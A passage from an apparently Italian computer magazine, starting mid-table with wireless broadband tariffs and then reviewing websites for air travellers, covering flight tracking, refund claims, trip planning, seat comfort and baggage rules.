	Aria Smart Basic Plus	14,95 euro al mese per un anno, poi 23,12 euro al mese	7/0,512 Mbps, chiamate fisseillimitatealsoloscatto alla risposta	
Eolo Ngi	Eolo 10 Plus	24,2 euro al mese, 20 euro di attivazione	10/1 Mbps (ma velocità limitata a 3 Megabit dopo 30 GB al mese)	www.ngi.it
	Eolo 20 Plus	32,8 euro, 20 euro di attivazione	20/2 Mbps (ma velocità limitata a 4 Megabit dopo 40 GB al mese)	
	Eolo Power 8/500	48,678 euro al mese	8/0,6 Mbps	
Linkem	Linkem NoLimits	23euroalmese, più3euroalmese per il router e 50 o 120 euro di attivazione	7/1 Mbps, accesso gratuito a 600 hot spot Wi-Fi Linkem	www.linkem.com

SUL WEB Per essere sempre informato sulle ultime novità Adsl e confrontare le tariffe, visita il sito www.migliori-offerte-adsl.it.

Volare informati grazie al Web

Check-in online, documenti, bagagli, reclami ecc. Facciamoci aiutare dalla Rete per viaggiare senza brutte soprese

TRACKING IN TEMPO REALE

www.flightaware.com

Sul web dal 2005, il sito è il primo ad offrire gratuitamente la tracciatura dei voli delle compagnie private e pubbliche. Il servizio permette di seguire i voli in tempo reale e di ottenere informazioni dettagliate sulla meteorologia. Fornisce anche tabelle informative sulle attività aereoportuali e report su operatori del settore. Immettendo gli identificativi della compagnia e del veicolo, grazie ad un plugin, viene visualizzata un'animazione della tratta aerea, potendo tracciare la posizione dell'aeromobile o seguire in diretta eventuali cancellazioni dei voli.

RECUPERA I TUOI SOLDI!

www.getairhelp.com/it

La maggior parte dei passeggeri che viaggiano in aereo non conosce i propri diritti. Questa risorsa mette a disposizione una guida per accedere a eventuali rimborsi, in caso di ritardo o di cancellazione del volo, o per altri disguidi non dovuti a circostanze straordinarie (sciopero o cattive condizioni metereologiche). Un'apposita sezione permette di inviare velocemente, e in maniera semplice, il reclamo in base alla natura dello stesso. A disposizione un servizio di assistenza tramite chat o mail. Il servizio si avvale dei regolamenti UE per fornire una mano ai consumatori alle prese con i reclami.

QUEL CHE DEVI SAPERE SUI VIAGGI IN AEREO

www.viaggiovero.it

Eccellente la messa a disposizione del viaggiatore di un numero consistente di informazioni sulle novità delle compagnie aeree, in fatto di bagagli a mano, bibite che si possono imbarcare ecc. La chat **TBnetalks**, a disposizione degli utenti, si avvale della consulenza di numerosi travel blogger che rispondono a tutte le curiosità, fornendo consigli utili sul mondo del viaggio in aereo: dal tempo massimo per acquistare un biglietto per un determinato volo alla consulenza su tutte le normative in fatto di reclami. L'iscrizione dà diritto a guide pratiche, in formato e-book. Disponibile anche una newsletter e la possibilità di essere assistiti via email.

IN BREVE

PIANIFICA IL VIAGGIO

www.wanderio.com

Ottima applicazione italiana che aiuta il viaggiatore in ogni tappa: dall'organizzazione del viaggio, alla prenotazione, ai consigli da seguire per ogni compagnia di volo circa bagaglio, prenotazioni, confronti di prezzi e limitazioni, reclami, regole, fino alla destinazione. Tutto semplice, veloce e... online.

SPAZIO AL COMFORT

www.seatguru.com

Oltre a permettere la ricerca di tutti i voli possibili, SeatGuru elenca i risultati consentendone l'ordinamento per vari fattori: il miglior prezzo, gli orari più comodi, l'inclusione o meno del bagaglio nel prezzo del biglietto, il numero minimo di scali e persino per comodità dei posti a sedere!

COSA PORTARE IN VOLO?

www.edmaster.it/url/3301

In questa area allestita dall'Unione Europea, troviamo tutte le informazioni per viaggiare tranquilli, in Europa, circa il contenuto del nostro bagaglio. Per i voli internazionali verso altre destinazione, è bene consultare le norme doganali presenti sulle pagine dell'aeroporto di partenza.

SUL WEB Su **www.travel365.it** troviamo un ottimo servizio informativo, in particolare circa i diritti dei passeggeri e i consigli per evitare truffe.